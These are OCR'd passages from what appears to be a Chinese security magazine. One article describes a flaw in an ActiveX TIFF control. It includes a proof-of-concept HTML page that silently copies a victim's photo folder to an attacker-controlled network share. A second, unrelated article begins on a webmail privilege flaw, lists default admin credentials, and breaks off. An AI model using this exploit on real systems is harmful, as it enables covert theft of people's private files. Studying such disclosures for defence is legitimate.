现在，如果你想要获取某个人计算机上保存的个人数据，你打算怎么做？常规的办法就是入侵他的计算机，然后通过木马或者系统命令来获取到他的个人数据。然而，这期间，你首先需要利用扫描技术来探测对方的系统存在什么样的远程安全漏洞，然后找到对应的利用程序，接着实施攻击，最后，安装木马或者执行系统命令。这里的难点很多，远程安全漏洞现在的数量是越来越少，即使有，你也很难利用成功，因为对方的计算机上可能已经有了补丁或者杀毒软件之类，你的利用程序一旦攻击对方，安装在对方系统上的杀毒软件就会自动阻止攻击。即使成功，你也需要在对方的系统上安装一个免杀的木马，不然一样难以控制对方的计算机系统。

这个常规的办法是一个主动攻击的方法，我们能不能换一个思路，让对方自动把个人数据泄露给我们呢？

大家熟知的网页木马其实就属于被动式的攻击方式，因为网页木马程序要想利用成功必须是用户主动访问带有攻击代码的网页文件，网页木马才能够实现进入对方系统的目的。攻击者只能被动的“守株待兔”来等待用户自己送上门来。

既然网页木马程序就是一种被动的攻击方式，它利用的安全漏洞恰好大部分就是ActiveX控件的安全漏洞。那么，我们能不能结合ActiveX控件的安全漏洞来实现获取用户计算机上的个人数据呢？

在回答这个问题之前，我们首先要明确一点，我们只是借助网页木马的思路，但是，我们不是要利用网页木马来实现在用户计算机上安装木马，然后，利用木马在窃取用户的个人数据，这样做就太没有意思了。

对于ActiveX控件来说，它主要的目的就是将一些程序代码封装起来，然后提供一些外部接口供开发者调用。这些外部接口的功能可能十分丰富，有一些甚至就可以直接操作文件系统。但是，如果某个ActiveX控件能够操作文件系统，那么，该ActiveX控件的开发者就应当对其操作做以严格的安全限制，不然，恶意攻击者就可以借助 ActiveX 控件的这些操作文件系统的外部接口来实现对用户个人数据的窃取。下面，我们结合一个实际案例来看一看这个过程是如何实现的。

这个案例是我针对X360 Tiff Image Processing ActiveX Control做的一个安全测试中发现的，可以算是一个0day。

最近，网络上有很多这个门那个门的事件，其主要原因就是个人的隐私照片被泄露在互联网上造成的。现在，假设 A 和 B 两个用户，他们在一个局域网内（或者有一种最大的可能就是大家都利用一个路由器共享上网，这种情况最常见）。B 用户在自己的系统中保存了很多隐秘照片，A 是一个恶意攻击者，他现在想要获取 B 用户的隐秘照片，可是，B 用户绝对不会共享这些照片。A 用户唯一知道的事情就是 B 用户在自己的系统上安装了 X360 Tiff Image Processing ActiveX Control。

于是，恶意攻击者 A 下载了 X360 Tiff Image Processing ActiveX Control 的安装程序，他着手分析这个程序是否存在可以被利用的安全漏洞，能够帮助他实现窃取 B 用户隐秘照片的目的。

恶意攻击者 A 将 X360 Tiff Image Processing ActiveX Control 安装在了虚拟机系统当中，虚拟机系统的 IP 地址为 192.168.0.88。他使用 COMRaider 程序扫描自己的系统，发现 X360 Tiff Image Processing ActiveX Control 注册了一个控件，如图 1 所示。




图 1

从图 1 可以看出，X360 Tiff Image Processing ActiveX Control 注册的 ActiveX 控件是可以被远程自动加载的。

在这个 ActiveX 控件注册的外部接口中，A 找到了一个非常有趣的外部接口，如下所示。

```
Function CreateMultipageTiffByFolder (
    ByVal FilePath   As String ,

ByVal Folder   As String ,
    ByVal IncludeSubFolder   As Boolean
) As Boolean
```

从这个外部接口的名字看来，这个外部接口的作用是制作一个多页的 Tiff 文件，该文件的图片来源由参数“Folder”决定。同时，A 还注意到“IncludeSubFolder”这个参数，从字面来讲，如果把这个参数设为“1”，“CreateMultipageTiffByFolder ”这个外部接口甚至可以扫描“Folder”参数所代表的文件目录下的子目录中的图片。然后，把所有扫描到的图片做成一个多页的 Tiff 文件。

这真是太好了！A 的目的就是想要将 B 用户的所用隐秘照片获得，如果他能够利用这个外部接口来实现将多个图片文件合成为一个 Tiff 文件，再将这个文件保存到自己的计算机上，不就成功实现了远程窃取用户个人数据的目的吗？

A 现在需要测试一下这个外部接口到底能不能实现他的想法，他新建了一个 index.html 文件，在其中输入以下代码。

```
<object classid='clsid:ED6520F2-3927-4365-BACF-485CBF
887037' id='test'></object>
  <script>
document.write(test.CreateMultipageTiffByFolder("\\\\192.168.0.1
00\\1\\1","D:\\Web\\1",0));
  </script>
```

这里 A 的本地系统 IP 地址为 192.168.0.100，他在本地系统中共享了一个文件夹 1。“D:\\Web\\1”则是一个假设放有隐秘照片的文件目录。如图 2 所示。




图 2

现在，A 模拟安装有 X360 Tiff Image Processing ActiveX Control 的用户来使用浏览器访问 index.html 文件，如图 3 所示。




图 3

我们看到了浏览器中打印出了一个“true”，这证明“CreateMultipageTiffByFolder”这个外部接口已经成功运行。现在，A 回到自己本地系统 192.168.0.100 的共享文件夹 1 下，他发现了一个喜人的画面，如图 4 所示。





图 4

打开“1.tif”，A 发现虚拟机中“D:\\Web\\1”文件目录下的图片已经全部合成为了一张图片。

真是不可思议，借助 X360 Tiff Image Processing ActiveX Control 的“CreateMultipageTiffByFolder”这个外部接口，A 现在可以欺骗 B 用户去访问一个网页，该网页中调用“CreateMultipageTiffByFolder”这个外部接口可以将 B 用户计算机上的所用照片、图片合成为一个文件，A 用户再共享一个文件夹就可以直接让合成后的文件保存到自己的计算机上，从而远程窃取到 B 用户的所有隐秘照片。

通过这个案例，我们看到，ActiveX 控件在操作文件系统的过程中一旦出现不安全的调用，就完全可以被恶意攻击者利用来实现远程窃取用户个人数据。如果这个受害者是一个国家机关工作人员，这就更有可能造成泄密事件发生。

前置知识：无
关键词：金笛、越权、漏洞



金笛邮件系统3.10版本用户权限越权漏洞

文/图　爱无言

金笛电子邮件系统是由北京春笛网络信息技术服务有限公司开发的一款多功能邮件系统，支持Web Mail访问，使用十分方便。在此之前，我发现过金笛邮件系统存在着一定的安全漏洞，不知道他们是否已经修复，为此，专门访问了金笛邮件系统的官方网站。在其官方网站上，我发现新版本的金笛电子邮件系统更新为3.10版本。

从其官方网站上下载了该程序的Windows版本，并且将其安装在自己的操作系统当中。从官方的介绍来看，新版本的金笛电子邮件系统3.10采用了全新的cgi语言开发，这一点我们可以从其安装目录上看到。如图1所示。




图1

这些所谓的cgi文件其实就是利用Perl语言开发的，记得当年，网络上流行cgi论坛，著名的雷傲论坛就曾被我发现过一个严重的执行系统命令漏洞。那么，金笛电子邮件系统3.10版本会不会也因为不安全的编程而造成安全漏洞的发生呢？

首先，我们需要注册一个邮件用户来进行测试使用。我们需要使用浏览器软件登录金笛邮件系统的后台，网址为http://127.0.0.1/jdwa，在浏览器中访问该网址后会出现如图2所示的画面。

在图2的登录框中，我们需要输入管理员的用户名和密码，默认情况下，金笛电子邮件系统3.10的管理用户名和密码分别是“admin”和“111111”。

输入正确后，我们将成功登录金笛电子邮件系统3.10的管理后台，我们第一步需要创建一个新的邮件域，如图3所示。




图2

我们这里建立的邮件域为“local.com”，接着，通过金笛电子邮件系统3.10管理后台左侧的“用户管理”添加一个用来测试的邮件用户，如图4所示。

这里我们添加的用户名为“test”，它属于我们新建的邮件域local.com，密码为123456。

